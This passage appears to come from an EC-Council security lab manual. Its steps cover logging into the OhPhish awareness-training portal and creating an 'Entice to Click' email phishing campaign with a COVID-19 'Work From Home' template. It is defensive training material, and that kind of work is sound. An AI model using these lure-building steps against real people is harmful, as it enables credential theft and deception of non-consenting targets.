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

9. **EC-Council Aware** page appears, in the **Username** field enter your email address and click **Next**. In the next page, enter your password in the **Password** field and click **Sign In**.

   Note: If **Save login for ohphish.com?** notification appears, click **Don't Save**.



10. You will be redirected to **Reset Password** page, enter the new password in both the fields and click **Reset Password** button to reset the password.



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
11. Your account password is changed successfully.
12. Now, you can login to your OhPhish account either by clicking on the **LOGIN TO OHPHISH PORTAL** button in your **ASPEN** account under **My Courses** section or you can navigate to the OhPhish website (**https://portal.ohphish.com/login**) and login using your credentials.
13. Once you login to your OhPhish account you will be redirected to the OhPhish **Dashboard**.
14. In the OhPhish **Dashboard**, click on the **Entice to Click** option.



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15. The **Create New Email Phishing Campaign** form appears.

    Note: If the **OhPhish Helpdesk** notification appears in the right corner of the dashboard, close it.

    Note: **Almost Done** pop-up appears, click **DISCARD CHANGES**.

16. In the **Campaign Name** field, enter any name (here, **Test - Entice to Click**). In the **Select Template Category** field, select **Coronavirus/COVID-19** from the drop-down list.


    Note: Ensure that the **Existing Template** is selected in the **Email Template** option.

17. In the **Select Country** field, leave the default option selected (**All**).

18. In the **Select Template** field, click the **Select Template** button and select **Work From Home: COVID-19** from the drop-down list.

19. Click the **Select** button in the **Select Template** field to select the template.

    Note: The **template selected** notification appears below the **Select Template** field.



